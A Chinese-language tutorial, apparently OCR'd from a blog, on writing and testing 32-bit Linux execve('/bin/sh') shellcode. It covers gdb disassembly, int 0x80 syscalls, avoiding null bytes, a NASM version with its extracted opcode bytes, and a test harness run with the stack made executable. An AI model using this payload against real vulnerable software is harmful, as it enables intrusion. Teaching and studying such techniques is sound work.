【干货分享】手把手简易实现shellcode及详解

漏洞利用中必不可缺的部分就是shellcode，shellcode是用来发送到服务器利用特定漏洞的代码，它能在极小的空间内完成一些基本而重要的工作。下面跟着我一步一步学习shellcode的编写和验证吧！

学而不知道，与不学同；知而不能行，与不知同。 ——黄睎

1简介

漏洞利用中必不可缺的部分就是shellcode，shellcode能在极小的空间内完成一些基本而重要的工作。

Shellcode编写方式基本有3种：

1. 直接编写十六进制操作码（不现实）；
2. 采用像C这样的高级语言编写程序，编译后，进行反汇编以获取汇编指令和十六进制操作码。
3. 编译汇编程序，将该程序汇编，然后从二进制中提取十六进制操作码。

2 C语言编写获取shell的shellcode程序

2.1 shellcode注意事项

写shellcode的需要注意的两个重要问题：

1. 系统调用的问题。
2. 坏字符问题

一般来说，shellcode都是由十几或是几十个字节组成，这样的小程序如果要像linux服务程序一样，引入头文件，导入符号表，调用系统函数，这样的步骤的话；那么短短的几十个字节根本就不能满足需求，这就需要利用系统最核心的调用机制，即通过软中断的方式获取需要

的资源，以此来绕开系统调用。

Shellcode如果存储在堆或是栈的内存中，这样在shellcode执行时就不能出现\x00这样的阶段字符，这就需要我们在构造shellcode时防止此类坏字符的出现。

2.2 C语言返回shell实例

本例以简单的返回本地shell为例。来说明shellcode的构建过程，程序如下图所示

```
root@tcpreplay:/home/                    # cat retsh.c
#include<unistd.h>
#include<stdlib.h>
char *buf[]={"/bin/sh",NULL};
void main()
{
        execve("/bin/sh",buf,0);
        exit(0);
}
```

execve（执行文件）在父进程中fork一个子进程，在子进程中调用exec函数启动新的程序。execve()用来执行第一参数字符串所代表的文件路径，第二个参数是利用指针数组来传递给执行文件，并且需要以空指针(NULL)结束，最后一个参数则为传递给执行文件的新环境变量数组。从图中可以，如果通过C语言调用execve来返回shell的话，首先需要引入相应的头文件，然后在主函数中调用系统调用函数execve；同时传入三个参数。

编译之后运行结果，如下图。

```
root@tcpreplay:/home/                    # gcc -static -o retsh retsh.c
root@tcpreplay:/home/                    # ./retsh
#
```

为了能够之后能够看到反汇编的结果，这次采用的静态编译。正常返回shell。


那么要想提取其中的shellcode就需要通过反汇编来获取相应的汇编代码或是二进制代码。

如果要提取该程序中的获取shell的shellcode，就是要获取函数execve调用时参数及相应的系统调用。

接下来看看程序retsh的反汇编结果

```
root@tcpreplay:/home/                    # gdb retsh -q
Reading symbols from /home/                    /retsh...(no
(gdb) disas main
Dump of assembler code for function main:
   0x08048440 <+0>:     push   %ebp
   0x08048441 <+1>:     mov    %esp,%ebp
   0x08048443 <+3>:     and    $0xfffffff0,%esp
   0x08048446 <+6>:     sub    $0x10,%esp
   0x08048449 <+9>:     movl   $0x0,0x8(%esp)
   0x08048451 <+17>:    movl   $0x804a018,0x4(%esp)
   0x08048459 <+25>:    movl   $0x8048518,(%esp)
   0x08048460 <+32>:    call   0x8048340 <execve@plt>
   0x08048465 <+37>:    movl   $0x0,(%esp)
   0x0804846c <+44>:    call   0x8048320 <exit@plt>
End of assembler dump.
(gdb)
```

首先查看一下execve函数反汇编后的结果



从反汇编结果来看，execve函数执行的前一部分首先将向寄存器ebx,ecx,edx中赋值。之后调用了（*0x80ef5a4）处的代码，该处就是_dl_sysinfo_int80,反汇编后发现其实是通过中断指令int 0x80进入ring0。

也就是说exceve函数是通过调用软中断int 0x80进入ring0。

2.3提取shellcode

Shellcode的提取就是要获取exceve函数调用时的参数及软中断调用。通过软终端加载相应的系统调用号及参数来执行相应的任务。

2.3.1 Int 0x80软中断调用

第一步，就是需要将系统调用号加入到eax中。


第二步，ebx用于保存函数调用的第一个参数（ecx存放第二个参数，edx存放第三个参数，esi存放第四个参数，edi存放第五个参数）

如果参数个数超过5个，那么就必须将参数数组存储在内存中，而且必须将该数组的地址存储在ebx中。

一旦加载寄存器之后，就会调用int 0x80 汇编指令来发出软中断，强迫内核暂停手头上的工作并处理该中断。

2.3.2验证int 0x80 调用

由上面的反汇编我们可以在地址0x8053c32出下断点，执行到该地址处，此时寄存器eax,ebx,ecx,edx中都已经通过esp的偏移指针得到了赋值，接下来就是要调用int 0x80软中断指令。




查看四个寄存器。

前面我们已经提过了execve系统调用的参数部分。看看上图的寄存器赋值，第1个参数ebx，刚好是“/bin/sh”；第2个参数ecx是一个指针数组，第一个元素是第一个参数地址，第二个元素为空；第3个参数是edx为空。最后execve的系统调用号就放在了寄存器eax中=0xb。

关于查找系统函数调用号，可以通过如下方式搜索：

刚好是eax中的0xb.

由此可以看出如果想要得到shellcode就需要将部分指令代码拼接。组成execve的系统调用如下图所示。



由上图不难看出，尽管这样可以实现shell返回的shellcode，但是里面包含里很多\x00空字符，只要在单独拷贝shellcode就很有可能导致shellcode阶段而不能正常执行shellcode.

3汇编形式编写shellcode

3.1 编写汇编源码

一般来说shellcode的总长度都非常短，所以可以直接采用汇编形式编写，这样不但可以直接通过软中断形式执行系统调用，而且可以控制坏字符的出现。如下图所示，为一个返回汇编行的shellcode代码

```
 1 section .text
 2 global _start
 3 _start:
 4 xor eax, eax
 5 push eax           ;"\x00"
 6 push 0x68732f2f ;"//sh"  入栈
 7 push 0x6e69622f ;"/bin"  入栈
 8 mov ebx, esp      ;ebx = esp   "/bin//sh"的地址
 9 push eax          ;"\x00" 入栈
10 push ebx          ;"/bin//sh"地址入栈
11 mov ecx, esp      ;ecx = esp 为指针数组地址
12 xor edx, edx      ;edx = 0
13 mov al, 0xb       ;al = 11 execve的系统调用号
14 int 0x80          ;软中断指令
```

代码非常简单，没有数据段，只有一个代码段。

先编译、链接、执行，看看结果

```
root@tcpreplay:/home/                    # nasm -f elf retsh.asm
root@tcpreplay:/home/                    # ld -o retsh retsh.o
root@tcpreplay:/home/                    # ./retsh
#
```

OK,没有什么问题。执行之后返回成功返回shell。


3.2汇编代码分析

根据之前int 0x80中断指令调用形式，要求eax存放系统调用号;ebx、ecx、edx分别存放参数部分。

汇编源码中，首先是第4行eax清零；之后第5行压栈；然后第6行，第7行字符串压栈，这样在栈中就构造了以”\x00”结尾的字符串”/bin//sh”。注意这里的“/bin//sh”与“/bin/sh”同样效果。

此时的ESP指针指向了这个字符串首地址，第8行将该首地址赋给ebx，这样就有了int 0x80中断指令的第一个参数ebx；第9行中eax入栈，此时eax值还是0；第10行ebx入栈也就是把字符串”/bin//sh”地址入栈，两次压栈，此时栈中就有了字符串地址和一个0，刚好构成了一个指针数组；第11行将该指针数组的地址也就是esp赋给ecx，系统调用的第2个参数ecx中就保持了指针数组的地址；第12行edx清零，刚好是系统调用的第3个参数为零。第13行将系统调用号0xB赋给al,这样可以避免出现坏字符。最后调用软中断指令执行。

整个栈结果如下图所示



3.3 Shellcode提取及验证

接下来就要提取shellcode的指令代码

```
root@tcpreplay:/home/                    # objdump -d retsh

retsh:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                           xor    %eax,%eax
 8048062:       50                              push   %eax
 8048063:       68 2f 2f 73 68                  push   $0x68732f2f
 8048068:       68 2f 62 69 6e                  push   $0x6e69622f
 804806d:       89 e3                           mov    %esp,%ebx
 804806f:       50                              push   %eax
 8048070:       53                              push   %ebx
 8048071:       89 e1                           mov    %esp,%ecx
 8048073:       31 d2                           xor    %edx,%edx
 8048075:       b0 0b                           mov    $0xb,%al
 8048077:       cd 80                           int    $0x80
```

红框中的部分就是该shellcode对应的指令代码，中间没有\x00坏字符，这样在拷贝过程中也就不会有截断的问题。

通过一小段C语言代码来验证该shellcode有效性。代码如下：

很精致的一段代码。将shellcode代码放到一块内存区域，通过定义的一个函数指针指向该内存区并执行;编译、执行的结果。

```
1  void main()
2  {
3      char shellcode[]=
4      "\x31\xc0"
5      "\x50"
6      "\x68\x2f\x2f\x73\x68"
7      "\x68\x2f\x62\x69\x6e"
8      "\x89\xe3"
9      "\x50"
10     "\x53"
11     "\x89\xe1"
12     "\x31\xd2"
13     "\xb0\x0b"
14     "\xcd\x80";
15     void (*fp)(void);
16     fp = (void*)shellcode;
17     fp();
18 }
```

```
root@tcpreplay:/home/                # gcc -o shellcode shellcode.c
root@tcpreplay:/home/               # ./shellcode
Segmentation fault (core dumped)
```

好吧，Segmentation fault了。

什么情况导致的？gdb调试看一下Main函数对fp函数的调用，如下图所示：

```
(gdb) disas main
Dump of assembler code for function main:
   0x080483e0 <+0>:     push   %ebp
   0x080483e1 <+1>:     mov    %esp,%ebp
   0x080483e3 <+3>:     and    $0xfffffff0,%esp
   0x080483e6 <+6>:     sub    $0x10,%esp
   0x080483e9 <+9>:     movl   $0x804a010,0xc(%esp)
   0x080483f1 <+17>:    mov    0xc(%esp),%eax
   0x080483f5 <+21>:    call   *%eax
```

单步执行到地址0x080483f5处

从图中可以看出，在主函数调用eax所执行地址时，此时eax=0x804a010,在该地址执行异或指令时，此时eax还是0x804a010,但是在单步执行该异或指令后就报错了。也就是说在地址0x804a010执行写操作时（异或操作）发生了错误。


由此我们可以想到要么该地址不让执行，要么该地址不让写。

接下来就要查看内存地址0x804a010的权限，如下图所示。

在前面源码中可以shellcode是一个局部变量，所以该部分数据放到了堆栈区。查看该程序的堆栈权限：

图中显示堆栈空间只有读写权限，没有可执行权限，所以在该地址执行代码导致错误。

编译时对该程序启动栈空间可执行权限：



成功返回shell。到此，shellcode的编写及验证过程已经完成。

通过Metaspolit的shellcode自动生成工具可以自动生成各种功能shellcode，为快速利用漏洞攻击系统提供更便捷方式。但是如果想自己想学习shellcode的编写过程还是需要亲身试验，亲自操作，才能发现问题，解决问题。